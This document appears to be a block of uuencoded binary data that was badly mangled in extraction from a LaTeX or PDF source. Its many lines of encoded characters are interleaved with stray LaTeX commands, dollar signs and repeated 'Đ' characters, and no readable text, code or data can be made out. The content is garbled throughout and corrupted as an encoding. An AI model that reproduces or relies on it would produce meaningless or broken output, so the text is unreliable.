\texttt{MG-?!-HQE(7V"SSD/TQ]$ZUY(N$X*U!_J$$^{N}<VGX"Q2XIHJ/A[L=A>23LB]$$$ M;*P\$_?Z40;_/U^BW2`_T>YU!OU68FWY?@/3[PBJ%&X)^?[I*2TM4OE]QT>^)Ð $\verb|M|| \$VEWNE\$Q\&@<\&\$| 00*VLDN_52!P"^{\#E5ZJV}: IDQ[+W_*C:=96\7?J@GWKQ@XD] | $$ $$ $$ $$$ M"W5W+F*TG>X2V/-:G)Y?7.5^RW<40/'2P7ESH.GKL>Z7(\$T7.<3D)^I[%HKSĐ M*1`'<V\$HW7NW-5\$2\$`EUML<BC=HYE1:GL;VM#4B./!O0PB*AIG`\$`^5YE1;>Đ M\$)K'#@F8*)RQM4BSM#@BF.;!8L@S+"U.J*W)D8N4W7B5)05#G2)NH1X7Q?RTD $M2"VBD.W8R]4BXAF"8B\&A!0.8$(T7L=B10.U.)TA[.L%L5!G%,\.]'YN"5)ZÐ$ MW!3LHEPQ\$^: @>=B6APXC@\$BJR+A^8&>#U0#Y/3`V:N(!S![* .Q6VTPB@:Đ M(_SLP-E^9PQQKF;F\$^LPQZ;\$T3\=^@CC>8&S'"T'/"_0PH7\'?M(E%'NS*.QĐ MO4F=-U3H85QH&&KRZ+]*]SAP!)\$'BCS/*@?>AASE5>MAV%HHCAVLT=T7/S=PĐ MSJLH12>@U>V=82B%\@%T[#" B<YY"AH2D5!'>R0JVB#/%!QUI[W3&&QCU:>KĐ M?E#Q%'L[\#_6=E(;16RC'_9QM(_-;`"PNN_KF/?!A;(:F'^M,5Z+%C?1K:>BĐ M&_OIX2`Z[HA&8.LFYMUD9]^TGQ0&Z:WB%_9WAK=V!!NC\8[VEG`C<#V-H7"7Đ M.HLZP)97K(,=%860'SO0%B?*3O9XWV"]#O*,QQLARCS8,UXDQ`[>,-XAGO'XĐ M69&(=ZAGO)90L',^Z]/#/.,`U9H7"3;Q>7^X8VQXG\VGK*(H:XHC?\$9'?'Z(Đ $\label{eq:model} \texttt{MQTW//:\shaperselection} $$ \mbox{MQTW//:\shaperselection} $$ $$ \mbox{ML8:6<.=\shaperselection} $$$

M<[YTTFP6.ZDNK]]1CK;"\2<<=+)S0BG_F.7L#U",L)!['O=H1UPXG0\U>:T?Đ MQ^AQ9\UL"+-#25CR.PG(5XY!GOM2SG.KR)SE5OYA]!KJ/>1HE[OW9<TM8M]'D MO[@^EIYOS\J6@95-B6PRFEJN],\"%#X_M729#-#DDU<XRF"'U'#*`R_,X2?GD $M@:[!=^1J.<]_C*@[/]L(3]???Z/^&>*].)2ISYJ)?B[3;4L(>7@]"V^6\8/<Đ$ M+^/_H9SYCYG&1"9<30-'A-5IL.<X;'K=,1RH8%VTLCROY]%/*\O\?T(_+9SYD M_XQ^6CCSO\#]S2+\1?1#..B1OT1_Z@2(<K!'T*0=B70V,Z-N+I;Y4CFV'^%"Đ M!_TOKK10=Q9IULRYO+R_R#8A'//*X-'\$BNQ_7!>54ZJ"CY7I>D1TOUS+#3<Đ M@946E0[S9.<YB'7,3L>SJBN=YR[>9915B#FK,,VH@W.>4&R&ICOT-0&3&9#9D] $MU8: Z?-\&)PR.KBSE<, <^@^IR=ILEV]K?4N935R5WGJW:D_UQH$O,.RUUKMG?<D_UQH$O,.RUUKMG?<D_UQH$O,.RUUKMG?$ M.`(9[S55=IG1M6[:)(X2Y@N9\$:3?F^T'EPZE>H1Z(<]W:PFT>[`SFTXFEN-9Đ M%>3[92W?,L@7DR5[,&K,#1/M.;)4Z!,4%L%8@.QB52G?P]Y@R!X@',Z\$]@_HD M]TGSR(VXY_V:&9_&.Z^\$[]DA_F2,?S/&OT63<ZS5Y.B?J'#F`^ENJW+G\PW,Ð $MYW8M'_-'MH5].$ %U]V8\$>9P<80G:PQ\$R+ZY<XJI^QD?^WW+5==\LFWL2YW8;J+D M'&^(]DO=YAN8W+)O\$-]U'1C*PHOP?'R_RF3G?8-T#Q]:-OAF`>B`B2B(6S<QĐ $M^0"+P]$ &-L*_SN0#?8-T-Y[(+'?F?RN3\$?0-LB<'084[/=#7:*1?5P+TL&\0\D MWBSO2] TTTJT) I < / I % < ; \ 2XO ? WUOD ' V; KDU(H] W1Q6 < W; + Z1I = 1Q.O! YU1% Đ M+(CSS2IX`[=OL#-'G+82..?M&PP/=&?--G^G"M[#I>GAY#B:3G0G51W@+95QĐ $M = ([< K < V1 : 801$S : `4CCEW1@K&.P(=S) \ `@19^+B7*20./U%AC]@^']._6MPÐ$ M?G^7U:6U/[F<KUGWLG%OR@CZ=R];DSK3W>C_'COCIOZFY.!T#38%874:;!K"Đ $\label{eq:mowns} $$MQ$NS]U7!6[\,\&]C;(:,H'?V^UA?$U]6392?J)M&DH[F$T@P7P13P>I&0R4:_D]$$ MDZ_K;:S(ZKR.GZP4A_'3=7A`P>MT>(&"SY!GT:S/N[L2?;S/:IE_B?07,W]*Đ M^O=C_B\$&8')\YN^3X7P,A_I\$.%^O4_WP"K,H<PCSX\$`.V\CT*9;)?%YC_J%EĐ M(I]ZEJ:W3\\GR&`]2_HT&*\OV\$U5>?,Z9KKYFWAYY#<L[^[5(F_,A]GB`/_?Đ M67AOJB^9!0Y5GJD7DL\$ANG@0<19,_=U]J<\$>T#D`&,B%:=F9;%J5_7J)@"WIÐ $\label{local_maps} $$M\&UBBX/_D<^HC4B>^YI<Y1VL+SV]P)0=RV&^Q'OUG*=CO.0QT$V3_;>4PN:8!D$ M;) $N`#:032[%=;W&8N;*QL+=Y&%-L$W7Z%^^[A)A#[Z!_"-OQ;_2+]X_?%>ID M'OX?](NZOR?"L=[OHW\9AG\@PO%NW(?HIYC`^AR8&O!3+&!^'_H!`T2=_0CCÐ $M&,!A>0CK7LWS#8A\T/X*P/(1)C$!X04(9\B`L%$B/X$0""\4]:$8(&"C-1C#D)$ M`(2/07C?(\$3FL+\$2MA*`_,X'PN"6U8I\$FFCXTRUPNI;[EPA_,??+>;L?]_.)Ð MK)W)49B<NY,QCCZ_LIB//G>'1%X<*/>1%(835NEH`)XNT>8FUDM,6+Y/07Q.Đ M=FMS&.<'&T*LRQ]Q#J[6:0*6`</(]ET\CIB4?._\\$86(2\?T7PL0D`MCX4@Y+D MX)T9@+W*X]%N5W5[D?&56-UML#86E+>2PH('&,\`UPK4N>@PNR!G9+H"?.5_Ð M]/]_]/]_]/]_]'^/I/]+*._?OGG_AQPRE)PT?S@IE&L-:,8U8)#E[J35Đ MQ*#5Q*#5Q*#5Q*#5Q*#5Q\$*KB856\$X-6\$X-6\$PNM)A9:32RTFABTFABTFABTĐ MFEAH-3%H-;'0:F*AU<2#5A.#5A,+K2866DTLM)I8:#6QT&IBH=4D!ZTF%EI-Đ M#%I-#%I-#%I-#%I-#%I-#%I-#%I-#%I-#%I-+2:6&@U,6@UL=!JXD&KĐ MB856\$P]:32RTFGC0:F*AU<1"JXF%5A.#5A.#5A.#5A,+K28&K2866DTLM)18Đ M:#6QT&IBH=7\$0JN)A583"ZTF%EI-#%I-++2:6&@UL=!J8J'51*/59U*^?#[ED MRW_(Y\$+;0Z.'X=JGN6DVR"Q/+==TF/'[?(=\FRF3]NOT."!A(*?7>6J\NK%-Đ $MG3^,0QB+B?\MOYU2)NJ\E9$EH56)+F^4QW:?/B)0[X=;^*15J"'1TAN,:@Đ$ M/\$KW+-_0!0;_HQZZP"K,K0NLPGSDV%*O,.=;2_F:GO"3AI[9SS0],Y\$>],Q^D M;NB9J3"WGME3J&?V"Y0WYVMZPK^JTM(2E>\W+'K"CWGH"3]NZ`D;N@)/X'ZĐ M:9W91#H;[F>ZP@# *>JEA?I[.)2.!>B9 5+J\$#.P4OS=QG7.?FW1.<LGL5C'Đ M-KCS!'=Q#O(_C>WXC:9';.06LT%!9FNW61/N3)X]1+\$LE>@31R0N4+W#;B'@Đ M)N#+9-3]_&V5\$\?`_WO4P?Q=E1@SGG9"D4IKB_\'34\1X`)_GC/PYWD-?T1ZĐ MP)_&?BCPMSX\V?\$GQ>J5#L\$_KQ4I:4E*M]>BY[BLX@'<\$X@=!/_B#C`S@0(D</pre> $M'_{7JVR}S<?^{+}SG\&?BZ;^{P?Y_XIU})F/_7:/VT8\\?PIA>[<8.KO@?Q7'X14UD]$ M#JR_@5]TQ_.1US">>%\>^"*("V6\$JFQI`F23D?=D8L_[']I8.L/TL>1M>PW+Đ MM>>51[9@7G8=9-`GCP:CG=%Y['P00\7YUQM53ONUVZJ\RO&3-V7;_\$5;Y3D>Đ M;^?;UO[PD7]I.+]%T\W]MX'S[VHX+](#SO_'P'D5YL;Y]Q#GW]=P0.#\AU5:Đ M6J+R?O-Q_K=5"N<W5G\$=V\YD\BR!\W^OXKJUG4EN]`A@FZN8'64")NRB`YP^Đ MOL[.P0BSA)1"FOE/=NX%<VA%, HVPK>RL!T[\$N\^*))>RNZ\"/H7"8_U]*@3KĐ M\%85?^^.TF2I)_P.._>AY?4-](NY^`&;BWS>P/PCU<[YMQ?MG;U`WQ?^4*=FD M/)V#OFK>)_YJ/@?ES-/FFWY>#-]OE@RC_\T4C:)H94UX5%X%U2JO4=5.G"JLD MYO",08.90YKCU^CJ7+C/E.[!"!'JW\.G*GN<509XH^R]JNWE3<#R/-O;'&MKĐ M!&MUK+W"H\HLULHLJ7;;CBZUENLG93G;">?^P8@L%K_%'*_ORJRTE%GE468UÐ MEBGH'RP+P!, S^]\$!6YH`F8AI]/PG6^/ZR=Z6N%F/N/M6B[G.::*XWU!BC4_WĐ M*!A_,HT/-!76=:A_KCL%*OTHLC^F%WH!HNWP@_8\5V)+ET\.Q'1G\$J\$7'V[KĐ $M:C\l^*=4D'<E$08L>B@273PO)/4S`V98A[(I4&@)`W5+T+<+H+[=P=4,&WA$D]$ M=9]1^>OK'6TZI%JU:S]K7^230XUQ,N^EZ.-TN#%.HHRR4OLX'6'\$!QD%W/_PĐ MBG^D41<Q+K:Z3,>X]KOXC""TI)8@::!?8K[,T.;+3&.^'%7MA3-^,@O+\$S1DĐ

M5+5:MW0:<HP1K\0CWFPC7J5'O.-4/\$8KQ1H[M]JYQIY@20]K;+W\$=3/,O<8&D MJ_D:VZ#19K'&-E5K:8G*=[;?S5>.K7;<?PEFLVFVIA95.^Z],-H-\/)J>>\%D M#`3`K5\$&KZGFZS*%=R72#,SRGU3-UV8*YU=D<+W<IYJOSQ1.]SY01'MO>/E@Đ M7U3:CYU(:JOY>@UW;#"(&T_%\,G5?.VVW<\$YH)JOW^(.#L`.JN;K-HW?--`]Ð M!(8E\$UEM73^LFJ_A\$-[7Q\T>`'P*A1_CJ"N[!L323*5AQQ&VAP,%HO9>KJ[!Đ MTDVC8?4TK)\$NVUEN_J._&^M21\.:>)ZM`X,9%O_H:K"CP&"@D9-(]:?ZEXK9Đ M@74\EL9I(7*/Z!BS.32L0X4YON=X&A9587*,@\$]IK-9OR/&]0LC@54HHEE4(D $M7@7YE:G,/N]!_F;$ \$KWF<7\EYUVXP,+P^7[C:;J?@Q&I%-<0=T`YE.)9]FWI#D M9#004[=40][\/05LO\$_=ZBAWY#93SR\90JT@_[+I57>XV]JX6%@-6,S+<-HHD M<<N!`AYR(*+)@4`OEZYH!1'6;DV\,YQ:KD,0](;4I1QI782.;M39MY[E#ZNBĐ M:]0'^O^KFISM[!'@W4(#[^IP+!;9\&ZACG@+.W5>^FU9KH^]\$2#6@5.JG3J.Đ MIU:CG`)_;^-^Z0UCSPS^TY\$'.,W@AR`/*2LASOV?GNX,N3;YB[:5Y*['DFI[Đ M'MU: 'J(_]Z%Y%&`>VW!OG*S.E4\!Z=7R*4=]6,';0KIEU3R/;26V]`&2,OAAÐ M4;9HARW-6=K:Z@QSRP!4F%IW[?N,<*A_:+G<U>L^P<,,:#S,8+6[K6+LSK;VD M58"D#=[C5&L\'\D:_!C\$L\?UDQ4:G_)W31:PRJ@?I%^M_6SU.\>H7T6IO7[GD M6GA7^UCYR1K/L=)E'SXV3^0=8X/'.E_CL41Z=L?8X+%4F.6.,?)8%U:K>2GOÐ M&%=K:8G*]TZ?F\>*(X_%^0#<SN-ZGD`^JWTPV2_.[0#>@WR62,./^WB:I<AKĐ M\30\!.!G5KOE('W(9X&Y?B!LE.>)#F`^RY&_TF4D_<A3Z3*2#/)2@-Z8A^3!Đ MAI"G:N)OCV\$P3[<2^:E(\$BBU".+I/H\$\56<R*ZJ5`NX-PLY#GHJ&-?8E,K*LD M3R(_!;(?>!JA(:7JL1;Y*2&387>NJYG\A7<0RK\OKG;+8\$H47\/6WU*X=XWCĐ $\texttt{M>4DURF!X+C'Q!?-[QVT2'C,R$W['U$0[,,+V8.$(;0]>5CV\setminus[<'+M75MW$=0$D]) } \\$ M[UQK[7X>]\FN<*^U,6'0+19VYLMY&51>)SI_H^SDM:&=O,^Q_HAW+FZ--\5:Ð M.[@U\N%X'&=LQE>PL4#:U:'99>-M1"7_A0/I'L=](,#*H0P#:SQ1(8DFEAIQĐ MQY%0.CV0=MACX_KN#-Y)V?=NX#H%O(S9FG/S6U4,+J,S^)75_#V(I2EX:R)(Đ M*8LZ1^RCE&9:V^`J-K&(.`LB_B]HXS%(XLTM[4&X\\NLRL:#D5`0;N&Y@/4YĐ MWB\`V7>P.12,1(*+&\`(+!>'.T`*[[]4K?#^'(>MPNZFU/*,M,'G)[W-E%(.Đ MI9/J;8T`Z5ZBTRO5[]T@[LWH//\$X,KBB23OSOXK1Y?323&+)P%!_#Q%GHU=KĐ M_5'E:(NS&7P?(NZKJ#L^UU:[[]K`GFBR<<?GR[CF?,6,[W''YP:,_]4</(8HD $M@Z<)D^*]AFILL:3:4V-/<@FF^7CWR>S\SZLQ[/S.D;=+;#)Y8YT._4>V^]W,[D]$ MEG]']8[?^[F.[75RW_NYOCKWO9\;JW?NWL_-U2.[]W-K]9YS[^>;U</?^[E3D MFQ]>]WX8/GB\$"+QX7GM[\?`2]1VN,+ZU?1+X[ZZVZQVH,+?>@0KSD2-*O<+\D MY, 9R[W2K/-.Y=1E46(`LQCQ/M,\CM'FYN+6AO<7VRH8K1/3?`Q8Z`[\'JVWUĐ MR",/6?CSK\$<__-#8?TTV?K9V_LC@Z?7\=+MO`!<_2,&3_^HQM.+],#3/V;PĐ MY:W<!BJG+I*/_1[N!V@>/`3YY?MP/Q!)PDM</*AA=1N34T'X]W%/X`P/]_<DĐ M9T5C>-A/<-_`:!<F\$_!I,DTP(V2^P+/_M%KHK_`\$\](#0X,HD_R9A7<?C[R[Đ MT&\$HIKS[SW'<GJI6^BMZ;C\$7J%[:?.5G11V=,,&:@[\$681/:SV#Z"Q[Q]K:6Đ MQ>S,QX]G/K^LQO<C.F/.UR.\$OY[K?YV(\J\$U#M[QXWC_)YA>RL3>//[I^\$;2Đ MTOK-+I,TIR/4"):X<SSQXQVE?H=M9LX<SA[E3,4;"AEOU7;*>'];K62\PF;FD M[[0^J-U%=;Q&V7-M;YW7TJ"]B<3-!A%IO]\,;VIO:X]BK'AS,!IL&5E<8:<]D M9W[!ML6D03NK?+::<>7S6MH;@BWM'=%X:#Z_A(]&0BP!4L9Z&:[-.S+6LX;KĐ $MQUGNL: [9SK%^WC+6?]+\&>O(NJJ/8!PI][^X,I^UJ#F?E.X#\#I/35C7(X8K(Đ))]$ M\JRPB0+^*M+M\->21%:WF7((69KN;57ZT\";\C"VN^D<&AP<2&>37-<=;!Q,D $\texttt{M(]U]\&=1]A[CU\$=)\,4F0>320M;\,7G\#V0N\T?""UF?SA]\$ETNT\#/*?Q<;K-@7Q-DBARGETART \#/\COMPART \#/\COMPART$ M-O\%#?Y+B4^\/U]AY::7KDBDE^HZS@\$*`SW?5`_T<P\E;'S?Q^^0=3O\XTBWĐ MBK1-07'UJM:FHA':6?S[",YT7JNVVQS^NUNVH6S9.+RJO`M*Q+FWD@&1\$<J`Đ M_I%#!M2,=7I=JU-@A]XM0UO`M(ZG._J\$V7D7!TW:/*";F*4TB%E93*:=:QFWĐ $M78]GJ6S\p/[-.,)&3K[EM56K\Z01[C5W@#Y-'V[N3[?01Z+M1$]06NC36PX9Đ]]$ MPZZI(XQ36IU+,7XZ#W5K_V*<-X'_W[AW><?@VU68GQS)+^6P//8V]!#?J[;GD M]WZU2,/CZ3HC>KP/C7BZ[I(>SU?CC*?KP^CQ\FI47<4YG*YKG%_#=9'<:?-(Đ M`:85^QT]OJX?H](\$2*&190*PY03(&\$PC]V`!K_[QDW%&N_]:HMXPUMN]5XT:Đ M/RA?A:F]D2@/PNWM\9-B51[#%[%'*ZUO[M'*:M0^3*2'/5JY7@]'F'N/5E'#Đ M]VB5-0H_Q1ZMND9+2U2^3UK.7=ZM%CK3W0/IGG"_..-X%_=8'-Y(-V=<?^(_Ð M<H_%X/!",HO_0;74;9D'UX4`!HR(IM?"8/X:M8\2NJF!&JG#XK`?.ZI&ZJ[PĐ $M-U-P/S6ZAN^9!+QM0-5C; W?-W4,.=, ?*8&U].,KY&Z*SQ,TY&94,//6<*9D$ M5J#MJ&S"TQ75\+,6[`MV"B7**ZGA9RUZ6*-\3YKW[WP9CB=#J!-;1=.&Q8"PĐ MOLCSU=2X]W6EZDRF`V2O971?-Q''>E(-V]=IN<0TC[[WN-B4I\1:@I%Y8+H[Đ M&IH7BI@F6(9<QE>&YM8;:>KKF7Z^6N=RV_\".VK[U)AVU&A!N.[MP]HT)-]OÐ M`:E"HH>GK2,%=']65+!O#=.-<-:#1-T50SJ_0..GNC5Y69<&/T?8H?+I=L'<Đ MYPB%).PXLQA'&NAXGR7?Z^5K'@@FG>]<EQGO7.-YA&.?.HG!@MT@TQ0R`!%6D

M2SH2F0PWQ2Q@!Y#&H72:;E]5D(Q_"&\$XS.6:#G[8OA>>AFU5`F!>MPC*,0^LD M45ASC-@3-T1"P9,ZVFF'V[;#UM#Z8>S=F^^3"%VG@[7RQ?LD8.XU)C_Y>'\GĐ M[Z.U`\%MP_7)^X0EQ&G7H9;DM@M13SX^^PPV.PLCM8OPAQ*W38/A[LJ;]^)+D MT:^W:V?NN^^.N^U_+G'?;7^AQ'FW7?"QM*]7IY.]_.XJ&PMU!]VT!\)IB;I3Đ MOC_Z'?=2R<AL@MCL`)AV#FQV#&QV"_87,&TL1FK+@/?!X`J^]G`8\&'CR"`%Đ $M<1U1@)EV8!HH7:^{#M}MJ<-Y8ALPFOV7_\W[_\W[_\W[_/7;>`_\Y'=Y+U-;QĐ$ M''-]!+8 -+L?./?YL:)SCA)CCN:R`U+/ !^//0Z;78V1VL'X`X>YYF@NVPBFÐ M'812])MS=\$?M&^P.6P9_1I@Y1XEECA)CCA)CCA)CCA++'!V)#1B;W0?3D MKH7-;H7-3L7^`F;,T9'8KD`],-<<#6AS=`E=AX^@Z_`1-<AC[S*;#VJN.G75Đ $M<M?G'-2)/]+D_7>D7L-1%*.>]\NSJBA[HB_4%FL5]]U\"(N$&MLC3>)M*PYKÐ$ M;6^*B?<E\A#&7K!N#C:*\ZT`PD&>SBSP;Q-O6W%X8SLS;H]O6G%8L"4<%&]'D MC\$)8K\$U_PRHJGQ*\$=Z1'XUG6]!IYVU7=NA,^VLZ<]V/EQ4WAX7LLS[N>X:86D MF02_8;\G[-`KN])JGUI\$^KIU?QGID<R7/-\@L%]>GER>`@T=_M*KT.&#L\$D\D MC`E6>-`;DL:"#A`%=W8O2RY/:/O=`_"\2=Y"PK+JF!P*A!)GI?I[%'V80KKAĐ M_E!&YQ.G`@U)*YV[::1;W,MRQ*O#LKIZLS+N3`H+]J66]J,.L(#/(BL=][H\$Đ M_!BRLC5QYD"Z*YEN&UJNZC6;PE/]30@,)L?*]B0SW;2(A,QG)I-317KZ((0)D M&/B=#MJ'_J.T.=8RS/WHN<[]N^/<#L8C0&EE8U]JL'EY5K>Q!B"F4EB'<OVCĐ MM3+'L3V]XS50QUN@ESAT'16*B'7=3]?>1%]2^O-(AG:NZB<_\ZLX0BXEW@G@Đ M?%G+@.X?1UI3/3/J-#ZM90#>\$3B(O45%_,>:O\$Q3B.,^=>NU=QYJ60QG_7Q&Đ M 8A60]EX!VE.#=2;YS?\7H@7.GD\$94:0KAZOU=^CG!'P8;S<.D,&J/=CP.A'D M@OTHVGF"6&]VH)VYRA/M#)KKQTZT4][#Q?,A6//!WUAC/T-@=]*U,Q@5UT]"Ð MVAD,T!WS_ON\&GNZ^<:YR+XEWF6<B'&]Z7Q+N\$'-<_OHV6E+C9*1MM8XS[3:D MK/7SD7;M;,,,FR#/S[A^*ZQ170?75;I\\$L\$\Q1G5V:C#J]_+5_'IREOC+\$?\$Đ MAWX"7G4_:[I\TF6<([5JYS=Z.Q9IYS\`%^<_)QOG/Z=8TL/YSZG&^8*<Y__Ð MG(;G/Z?C^<^,:G7^<T:-EI:H?!LLYS]--;G?]FNNL;_M%ZZ1=YP%G*T>\$'92Đ MC3P+\$F'MO>Q4B.?9H<Z%6E)+V-5<!E^@SH8<]ZD[U?F0]4YR#,^)PAFEZ[<0Đ MSXB:Z8K-H!AW,9X/B;O!H@)P[A*OT6[:XUV8A.7<1=>G@SL9>Y&# \$NPC[MKD MY/U>ZWU]H4>NZYPR.S9XSCR@T1'`0_`01?SM->:0"G/KSZHPARTPAG_Z/3H]D MC[,T_!W0\'>Y@;_]&OZ*]("_`P;^JC`W_@XB_IY=H]HM\#=3HZ4E*M]++#:?Đ MEB'^ML'U%ASC%.)LYUFI00\$[LT:<6_([(^S>%^*I;H\F76/<6\$0\R-9XOT-9Đ MA^]0#F\$]5W`<R'GOT>/L;0>.WLP#KC>VYCI[X[R8\^QM58ZSMU7:V1M',77VD M-A7/WE;SLS?SZ,VL&+N+S?=/G8L[0;E]^BS"]T[HI^LSWS>!OS4H;)#DB7#*Đ M(!RFZ>1]@N]C:*#:QJ"']8.X"S/<'N-<AAN9U1G&WBO^NLJ#OZZQ\-<`GT16Đ ${\tt MTIG.V71Q\%^8\C<^H'69M/2@'\#UW+S\`DKPSG7Y\T>1C'Z^S.M]G9\&^\$[H8<XD]}$ M;3@=OVEN/9^R[=3S65?CUO.Y0&OCI%U4QS:)A[%(R\GM;:%(:)Y499;[>2ULD M_DDMK5+'V0%OC!%8`T:QN@).7E0#)^@R"F@W*Q\MOE^6#49VXEWA2#06;)%OĐ M<`.L(Q8).>!^#F] $K;Q-@,2\8'*A*N%'*$1A,BA&@;OE8MXMKI-4G-6&$KS[WD]$ MVW:U'G<1+W&?P<8:Q%U\$Q+W/Y8DV=T7CH=:.Z&+17NIOB[6TR+ZE_G`=OK\$+D $MWS/Q[6_Z'>'?^>S[\&)2\#T._&Q83+/^@W._T5L@_JARE`Q)NV$"YZY0U\OQ;JD$ M\$XFT1PB^50MIVN6;BN/`+UYIWR;>HJ4P\3PFP09B>8<:PZUT:!!6Q.H_G?"WD M8B%->+H(*^'^.N\$OY?Z9PE &TO(VEO.P8T18!0M3]:GDX6U"![^*U;D]+-Y4Đ MK`;__\$BH4\/M&H!UT*[9)MY9I7YU1P_?5(6^Y0#^=BJ4TQF*T'D2;E/O4NX#D M<&YA9"M_(Y7YF>4'_@XIC!<7BO\$W1WG]]?(/\$FU@0`ZK!YC4_.2P(!L?H&_<Đ MW\#J'8V\$@JTL[T;N;X\\$Y\DW69M4G%!3O+U!?X<T).*K\$`9O%N48\>>Q/FEFD M9<UGW_#6+\$\39OT.[WW2J=XD:L73?3@!<9%7GL%(\$80?2\$MG^9%:ZM?ZG]1#D $\texttt{MFL5@,HO/C;5D+>M)]} \texttt{BXF[TO_V@} \\ _\texttt{A-YL:0G-$[2"E860UF\#G2>*M5P8'D0T`D} \\ \texttt{DOT`D} \\ \texttt{DOT`D}$ $\texttt{M:;TF4[HP4[Q[2><P17,FSEPX\$[]P7]NJZ<-\backslash 0M.3*2ZUZ?CFUO/IPKWW9QTTĐ]}$ M(X>^D677[5;H,>]0YZ[#R5B'SX^T#MNA\P3]\OE2U4>OH"YIQ%&__I9D_]*LĐ ML/O-UT"X;]@]E\$YE5VM&<[1SOR7A_F5)&CP_T=_3E^3GXWQ]_))#7J8NWP!7D M\$6Z(14.@>V.!BOW(]3B^_CQQKZ>QO942,MJPYI;@O\$Z*2^P.C[PSH8?-J&L(Đ M1^\$U[W!\$X%G`G3Y.F9Q(,,+S*#3#Z;1H;YL'3\9VAN>UR;=@B\QX;721ZPK%D MOVW1R&*F0(3EK27N.H-.\TE,X8A)#D7=(V*"4M[R1/#5B?75%4;\$G10-'FY#Đ M>"&#-X4H<:)3':H>;PFUS8O.EVL/2Q>%)VCG!3L<,7@?8V-@/H)T/M[8(&C,D MARQMN*4U%)W?W@0C1TD475=:6#QH3F?XY)!8/WFC(45K>'Z<IXET!97M/D=XĐ M:+X**S3"&FB^C>PY71&W:@,?9T=?<3A[2U>-NX0W1]I;Z2+9&FRC1301LT^,D M<\$K4HL\$P7&[M:&IOI5]J#=72-+(^:.^\$E3;"GE#&-[=5.T+!Z(GQZ'RZ.L=9Đ M)[\$Q#+#^A;,3-@XB;P[OH'@"J5D(Y0M'E5<A3;RF!O:*@WV)[F2F<2`]OP=8Đ M?3H%NYN2O:G^9(82RES!P](E<Q\FY)+7.>G2=I%&DQYM3_F"+GYEA.5OSWY4D $\texttt{M?X>SP(>\backslash X-H/D2^F4;N"+6(=E3QYO(/2\%,YKP-23XR;\#X6\%ZF!6-\backslash VD<\!XN\#9D) }$ MH?1(L"TD<5; `HY%89U32F#P]?B@BXP<D/-8F4@#\U3Q;W8*+1-TVRG!@E%BMD M.1X?[(33%&S/,`9Q[:N<+\=(G"U'CP6/NJ6Y!C6.?2W<`H-Z?_5K)E\^0GL2Đ

MS(XDK@E.>V7N,SC4EPHWM?`]K]#+O,4LV^,,4+?%P&28*\$OVE\$NSRLJ<I\$_DĐ M]OU,WX;UOHW5HV^OG7HAWM^.L(O&X^U;ED[VJOMGO&TKI,U_D#G<8;8KQWGHĐ $MW)VL@[`Y=R>3)6G9#W\8HE7DC:VWJ#/KQ7`75>=9?0(&?'9HD>1S_0(N'E^7Đ)$ $M\T6+STBF/+OF<'A5/=R$^S0!XR16I[T%(HRSUVRO<A"=\#Z-P/GQ;G$]#)'$ZÐ$ M#=_(8ZU\$ONISLFW07';4W=8N:8&\$220'O&T2+JP08]LD'%I,&8H.W'M*>+BUÐ MHR7<&([2=816G(CS>1DNYW4!MN-NW@X1@;=\$^+\M]R#.'D3'6^%\EK\Z#]NAĐ $MK = (\$R : C'B <)B - R) : 1_T = 3\$80T(= /^H2\$C5F\$N&? = * * * /^D = 86(2/^28V6D)$ MEJA\EUADQ/>CC+@!Q'LH#WX09<0`T^_6_[A&M\3-9;^/6&2_XDV`J?@FP*-8Đ $\texttt{M_F-*_N]} \texttt{IRUN} \\ \texttt{QVR} \\ \texttt{CSK} \\ \texttt{R}^{\texttt{S}} \\ \texttt{G} \\ \texttt{\#U3} \\ \texttt{IE} \\ \texttt{T} \\ \texttt{R} \\ \texttt{8} \\ \texttt{Z}^{\texttt{+}} \\ \texttt{I} \\ \texttt{"} \\ \texttt{G}-4+\\ \texttt{LIBAB} \\ \texttt{H} \\ \texttt{!} \\ \texttt{W} \\ \texttt{9Z} \\ \texttt{!} \\ \texttt{D} \\ \texttt{D} \\ \texttt{M} \\ \texttt{M}$ $MVO)LP+7^9R[9S>)A6^Q1T!M,?X//LP6Q4&1Q/+2H(QP)\GO4((7A<XV'P18^+)B)A6^+$ MWMY,.0/*O37.#[;-"Z&,AX<WMM/EE^[^0VV-[4WAMGF"3@2,<\$:*I%X,#Z,;Đ M9+HGGH_R(`&CT[<!N`*A&X/Y!-LHI]<5G@<5W";X8!Y&5V;*((:B"]LC)XFPĐ MT1@6[J1)&^=+OF&,@H?;.J.4,:7T%O8E&#[63!<')IN_#L/E2EJ9+`9!V9),D $MQW9LHOY[:7"Z9+,\)NAYS^{*}&-Q<SM=6B-P)V94^02D04_5<'L++'9[AV9QD08]$ M08/0\$2WQB_\$\$8D,W96"K:GXHV\2W-\2ZH(4%&\'>/%LB.N7ZH(73]202!-FGD $MX*FTL!:*^C$OTHBQU,*^1=+6E@(]K(-R\setminus0M!DB3\&54\setminus7C'>$*X5:.@F.JS.LD$ ML; VE7<D"M; !VKE, UQJQ#'!: M*.'CZ6ZWP%71]G&.>L(VI;&]_:2PQ+/QKG#8Đ MR['N(WR,]?(C4HXX08>'PTUJ;Z3!8=<;;V!K5[LALRIVE`LB**Y-1F?4(B\$\$Đ M+-'C+&J*4'0-SZ/,*]CM*!%V.VKDJLOC\M5,^2D.[>.X)]4`YEPT/1K3_@;8Đ M,FQB=AL3E\$ZJ<QEF\$2HCSE7L]Z2X61+S/M0D\$EZ>6)J\$XUYIXXK?DVH=Z!GJÐ M4P';=)VOE@'*A_4X4ZKP0["LYI0]_132FA@<M*?_<SF<-4NN6=I_^K5&=^O%D $MO2FN)\&B[,^4*^3[`DT<.M81:)4\J/'QMB$A^B;(^\0ZZC0;JU=:H;&P`'(\3Đ)]$ MY)P'&,67SJBORU._%*1OU<_CGJD1KSLH=@<];,WX'*Y-7"^:Z>?)]PO#'CIYĐ MA60`U/&(T.,%FV1<D7=(CL-OV/J>I-LB8*B[\$D+7#_D*\$#ASV^9C@'-`<_ZĐ MIK+WYXG_=]J8')#CC0KG7LQ9-V+4K0'M*CXK>'C,9T1W6+#`V5C>#%8_MHN`Đ $M_9_4&2S4;/Q=Q>[RII>RO6"&XPC("/^HM:UL!/NHI";S/4_:J>!\W9]JN*TYÐ$ MX`M!9^#/R)N]@#SI+YPZ>8U"]]VX<Z.-.ZAY=PX,I96^I;JK(J2ARM;/V<P.Ð M(83-3_8-PJS4SW1[5@)46+L4\M4RIE/LW+N^R,[^!WO[FY*]R70ZV4.SZ@OWĐ MRSWU)-3; KT,; CR^9Y[C,; DRXK; F=3S3A@SZ\5\ZS1:TM, `69G`\^0O*<QN<(Đ 